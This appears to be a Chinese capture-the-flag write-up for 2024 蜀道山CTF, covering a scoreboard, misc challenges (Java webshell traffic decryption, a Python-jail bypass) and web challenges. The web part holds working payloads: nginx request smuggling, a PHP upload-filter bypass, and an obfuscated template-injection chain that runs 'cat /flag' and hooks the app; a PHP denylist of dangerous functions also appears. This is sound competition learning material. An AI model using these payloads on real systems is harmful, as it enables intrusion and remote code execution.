斯巴拉西 WriteUp

排名

斯巴拉西：第9名

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	我们中出了一个内鬼	14576	Misc	15	5	2024-11-17 16:18:17
2	KKnideflag	10426.82	Reverse	11	2	2024-11-17 16:28:47
3	r00t2024	9413.78	Misc	10	2	2024-11-17 16:27:34
4	狗熊岭突破手小队	9395.53	Misc	10	2	2024-11-17 15:28:48
5	F14GThi3f	9313.78	Misc	10	0	2024-11-17 17:43:57
6	队伍名称	8328.62	Misc	9	0	2024-11-17 16:53:50
7	W.	8307.76	Misc	9	0	2024-11-17 17:46:09
8	听说打了这个ctf就能有老婆	7378.87	Misc	8	2	2024-11-17 17:37:09
9	斯巴拉西	7373.01	Misc	8	1	2024-11-17 17:49:40
10	泥巴睡觉	6334.53	Misc	7	1	2024-11-17 16:10:19

解题思路

misc

欢迎来到2024蜀道山CTF

签到


Elemental Wars

瞎玩游戏即可 纯看运气

```
1 新建会话    2 新建会话
敌人的选择是：火
水克火，玩家获胜！
你的血量：14，敌人的血量：2
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：14，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：木
水生木，玩家恢复生命！
你的血量：15，敌人的血量：1
请选择你的元素（1. 金，2. 木，3. 水，4. 火，5. 土）：3

你的选择是：水
敌人的选择是：火
水克火，玩家获胜！
你的血量：15，敌人的血量：0
你获得了胜利！敌人已被击败！
欢迎拿到flag:flag{c1a5c158e9b7d207b99f1ca254a75603}

请输入选项(1: 继续游戏，2: 查看规则，3: 退出)：3
感谢游玩！再见！
[root@iZbp1iyr83m78ecmu4w5ehZ ~]#
```

神奇的硬币纺纱机

也是玩游戏 一直选0就能达成目标



javaPcap

jar包解压后查看代码


在ShellHandler#handle可以看到服务器具体处理逻辑

其会将参数cmd进行base64解码后进行命令执行 随后将执行结果根据encryptMethod进行加密并作为response返回

```
public void handle(HttpExchange exchange) throws IOException {
        String requestParam = exchange.getRequestURI().getQuery();
        Map<String, String> params = this.parseQueryParams(requestParam);
        String encryptMethod = (String)params.get("encryptMethod");
        String key = (String)params.get("key");
        String cmd = new
String(Base64.getDecoder().decode((String)params.get("cmd")));

        String execContent;
        try {
            execContent = this.ExecCmd(cmd);
            System.out.println(execContent);
        } catch (InterruptedException var11) {
            throw new RuntimeException(var11);
        }

        String encryptContent = "null";
        byte var10 = -1;
        switch(encryptMethod.hashCode()) {
        case -646251254:
            if (encryptMethod.equals("blowfish")) {
                var10 = 2;
            }
            break;
        case 96463:
            if (encryptMethod.equals("aes")) {
                var10 = 0;
            }
            break;
        case 113946:
            if (encryptMethod.equals("sm4")) {
                var10 = 1;
            }
```

```
        }

        switch(var10) {
        case 0:
            encryptContent = CustomEncryptor.encryptAES(key, execContent);
            break;
        case 1:
            encryptContent = CustomEncryptor.encryptSM4(key, execContent);
            break;
        case 2:
            encryptContent = CustomEncryptor.encryptBlowfish(key, execContent);
        }

        System.out.println(encryptContent);
        exchange.sendResponseHeaders(200, (long)encryptContent.length());
        OutputStream os = exchange.getResponseBody();
        os.write(encryptContent.getBytes());
        os.close();
    }
```

我们就打开流量包看看有哪些http请求 定位到关键请求 执行命令为base64 flag/flag.zip



写出解密函数还原response


```
public static String decrypt(String encryptedContent, String key, String
algorithm, int keySize) {
        try {
            // 生成密钥
            byte[] keyBytes = new byte[keySize];
```

```
            byte[] inputKeyBytes = key.getBytes(StandardCharsets.UTF_8);
            System.arraycopy(inputKeyBytes, 0, keyBytes, 0,
Math.min(inputKeyBytes.length, keySize));
            SecretKeySpec secretKey = new SecretKeySpec(keyBytes, algorithm);

            // 初始化 Cipher 对象为解密模式
            Cipher cipher = Cipher.getInstance(algorithm);
            cipher.init(Cipher.DECRYPT_MODE, secretKey);

            // Base64 解码并解密
            byte[] decodedBytes = Base64.getDecoder().decode(encryptedContent);
            byte[] decryptedBytes = cipher.doFinal(decodedBytes);

            // 返回解密后的字符串
            return new String(decryptedBytes, StandardCharsets.UTF_8);
        } catch (Exception e) {
            throw new RuntimeException(e.getMessage(), e);
        }
    }
```

得出一坨base64编码的东西



```
UEsDBBQACQAIABSGZFkAAAAAAAAAACsAAAAIACkAZmxhZy50eHRVVAkABWiKKGeQGitndXgLAAEE
AAAAAAQAAAAAeGwJAACUAwAAAADtgXBFs0Lb8F43+KxCxq77A+Zya0CyhPRERubzgNwf5fF5GVjt
ntPQZe8hy0s4qLAhBXW42FAs5Xhw4lBLBwiHHE6JOQAAACsAAABQSwECFAMUAAkACAAUhmRZhxxO
iTkAAAArAAAACAACAAAAAAAAAAAA7YEAAAAAZmxhZy50eHRVVAkABWiKKGeQGitndXgLAAEEAAAA
AAQAAAAAUEsFBgAAAAABAAEAUgAAAJgAAAAAAA==
```


解码后可以看到明显的pk头 知道这是压缩包的内容




还原为压缩包进行解压

需要密码



查看这个流量包 cat flag/hint.txt 写出解密函数




```java
public static String decryptSM4(String key, String encryptedContent) {
        try {
            byte[] keyBytes = generateKeyBytes(key, 16);
            SecretKeySpec secretKey = new SecretKeySpec(keyBytes, "SM4");
            Cipher cipher = Cipher.getInstance("SM4/ECB/PKCS5Padding", "BC");
            cipher.init(Cipher.DECRYPT_MODE, secretKey);

            // 先进行 Base64 解码
            byte[] decodedBytes = Base64.getDecoder().decode(encryptedContent);

            // 解密数据
            byte[] decryptedBytes = cipher.doFinal(decodedBytes);

            // 返回解密后的字符串
            return new String(decryptedBytes, StandardCharsets.UTF_8);
        } catch (Exception e) {
            throw new RuntimeException("解密失败: " + e.getMessage(), e);
        }
    }
```

得到提示构造密码即可

```
密码为执行命令（按照时间排序）的首字母的组合重复三次，比如执行了（id,whoami），那么密码就为
iwiwiw
```

命令执行顺序

```
whoami
ls -alt
ls flag/
base64 flag/flag.zip
cat flag/hint.txt
```

密码

```
wllbcwllbcwllbc
```

golf

使用parselmouth即可

```
import base64

import parselmouth as p9h

def python_shell(shell,black_list):
    # p9h.BLACK_CHAR = [xxxx]
    p9h.BLACK_CHAR = black_list
    runner = p9h.P9H(shell, versbose=0)
    result = runner.visit()
    status, c_result = p9h.color_check(result)
    return result


blacklist = [' ', '!', '#', '$', '*', '+', '.', '/', '@', '^', 'A', 'B', 'C',
'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S',
'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']

shell = "print(flag)"

shell_17=python_shell(shell,blacklist)
print(shell_17)
print(base64.b64encode(shell_17.encode()))
```

payload

```
print(flag) 即8J2SkfCdkpPwnZKK8J2Sj/CdkpUo8J2Sh/Cdko1h8J2SiCk=
```

```
[root@iZbp1iyr83m78ecmu4w5ehZ ~]# nc gamebox.yunyansec.com 31475
give me your solve:
8J2SkfCdkpPwnZKK8J2Sj/CdkpUo8J2Sh/Cdko1h8J2SiCk=
flag{0f62ee8d278676e15cd17a6761ce9a22}
```

WEB

海关警察训练平台

尝试nginx请求走私

Request

Pretty Raw Hex

```
1 GET /flag.html HTTP/1.1
2 Host: infernityhost
3 GET / HTTP/1.1
4 Host: gamebox.yunyansec.com:37526
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/116.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: Hm_lvt_f6095793646f2ba4a15ac9ee2cd1af7a=1731309355
13
14
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.17.6
3 Date: Sun, 17 Nov 2024 04:30:33 GMT
4 Content-Type: text/html
5 Content-Length: 55
6 Connection: keep-alive
7
8 LZSDS{I_sMugGled_THe_f14g__whEn_she_cOunTed_TO_thREe33}
```

```
GET /flag.html HTTP/1.1
Host: infernityhost
GET / HTTP/1.1
Host: gamebox.yunyansec.com:14478
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/114.0.5735.198/199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

奶龙牌WAF

可以看到文件后缀是通过pathinfo($name, PATHINFO_EXTENSION)进行截取的 所以我们可以传参name为test.php/.进行绕过上传php

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['upload_file'])) {
    $file = $_FILES['upload_file'];

    if ($file['error'] === UPLOAD_ERR_OK) {
        $name = isset($_GET['name']) ? $_GET['name'] : basename($file['name']);
        $fileExtension = strtolower(pathinfo($name, flags: PATHINFO_EXTENSION));

        if (strpos($fileExtension, needle: 'ph') !== false || strpos($fileExtension, needle: 'hta') !== false) {
            die("不允许上传此类文件！");
        }


        if ($file['size'] > 2 * 1024 * 1024) {
            die("文件大小超过限制！");
        }

        $file_content = file_get_contents($file['tmp_name'], use_include_path: false, context: null, offset: 0, length: 5000);

        $dangerous_patterns = [
            '/<\?php/i',
            '/<\?=/',
            '/<\?xml/',
            '/\b(eval|base64_decode|exec|shell_exec|system|passthru|proc_open|popen|php:\/\/filter|php_value|auto_append_file|auto_prepe
            '/\b(select|insert|update|delete|drop|union|from|where|having|like|into|table|set|values)\b/i',
            '/--\s/',
            '/\/\*\s.*\*\*\//',
            '/#/',
            '/<script\b.*?>.*?<\/script>/is',
            '/javascript:/i',
            '/on\w+\s*=\s*["\'].*["\']/i',
            '/[\<\>\'\"\\\`\;\=]/',
            '/%[0-9a-fA-F]{2}/',
```

接着往下走 可以看到$file_content是截取了上传文件的前5000个位 并将$file_content进行正则匹配

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['upload_file'])) {
    $file = $_FILES['upload_file'];

    if ($file['error'] === UPLOAD_ERR_OK) {
        $name = isset($_GET['name']) ? $_GET['name'] : basename($file['name']);
        $fileExtension = strtolower(pathinfo($name, flags: PATHINFO_EXTENSION));

        if (strpos($fileExtension, needle: 'ph') !== false || strpos($fileExtension, needle: 'hta') !== false) {
            die("不允许上传此类文件！");
        }


        if ($file['size'] > 2 * 1024 * 1024) {
            die("文件大小超过限制！");
        }

        $file_content = file_get_contents($file['tmp_name'], use_include_path: false, context: null, offset: 0, length: 5000);

        $dangerous_patterns = [
            '/<\?php/i',
            '/<\?=/',
            '/<\?xml/',
            '/\b(eval|base64_decode|exec|shell_exec|system|passthru|proc_open|popen|php:\/\/filter|php_value|auto_append_file|auto_prepend_file
            '/\b(select|insert|update|delete|drop|union|from|where|having|like|into|table|set|values)\b/i',
            '/--\s/',
            '/\/\*\s.*\*\//',
            '/#/',
            '/<script\b.*?>.*?<\/script>/is',
            '/javascript:/i',
            '/on\w+\s*=\s*["\'].*["\']/i',
            '/[\<\>\'\"\\\`\;\=]/',
            '/%[0-9a-fA-F]{2}/',
            '/&#[0-9]{1,5};/',
```

只要$file_content通过正则匹配 则会将原文件上传

```php
            '/\.\.\//',
        ];


        foreach ($dangerous_patterns as $pattern) {
            if (preg_match($pattern, $file_content)) {
                die("内容包含危险字符，上传被奶龙拦截！");
            }
        }

        $upload_dir = 'uploads/';
        if (!file_exists($upload_dir)) {
            mkdir($upload_dir, permissions: 0777, recursive: true);
        }

        $new_file_name = $upload_dir . $name;
        print($_FILES['upload_file']);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $new_file_name)) {
            echo "文件上传成功！";
        } else {
            echo "文件保存失败！";
        }
    } else {
        echo "文件上传失败，错误代码：" . $file['error'];
    }
} else {
    ?>
    <!-- 文件上传表单 -->
```

所以只要在文件前面加足够多的脏字符串即可

```
POST /?name=test.php/. HTTP/1.1
Host: 016f501e.clsadp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/114.0.5735.198/199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=--------------------------
-21254200284261126937491298 22
Content-Length: 5637
```

```
Origin: http://016f501e.clsadp.com
Connection: close
Referer: http://016f501e.clsadp.com/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------212542002842611269374912982 2
Content-Disposition: form-data; name="upload_file"; filename="1.php/."
Content-Type: text/plain
```

wwww

```
wwww
```

Home

| ROT13 Encrypt/ Decrypt Tool

secret

Encrypt

Decrypt

Home

| ROT13 Result

Your decrypted text is: 既然你是黑阔，那我凭什么给你回显

Back to ROT13 Tool

随后进行常规的waf绕过 waf匹配常规的一些字符串__globals__,__builtins__等 可用字符串拼接绕过


()也会被waf拦截 中间加一个空格即可( )

fuzz * 找到能够满足payload的类

```
'secret'.__pynff__.__zeb__[1]['__fhopyn'+'ffrf__']( )[*]['__va'+'vg__']
['__tyb'+'onyf__']['__ohv'+'ygvaf__']['ri'+'ny']
("__vz"+"cbeg__('gvzr').fyrrc(5)")
```

最后命令执行发现似乎不出网 那就用下面的payload即可

```
'secret'.__pynff__.__zeb__[1]['__fhopyn'+'ffrf__']( )[114]['__va'+'vg__']
['__tyb'+'onyf__']['__ohv'+'ygvaf__']['ri'+'ny']
("__vz"+"cbeg__('flf').zbqhyrf['__znva__'].__qvpg__['ncc'].orsber_erdhrfg_shapf.
frgqrsnhyg(Abar,[]).nccraq(ynzoqn :__vz"+"cbeg__('bf').cbcra('png
/synt').ernq())")
```



flag{1fda2a36be422a26b96b773f37e62f83}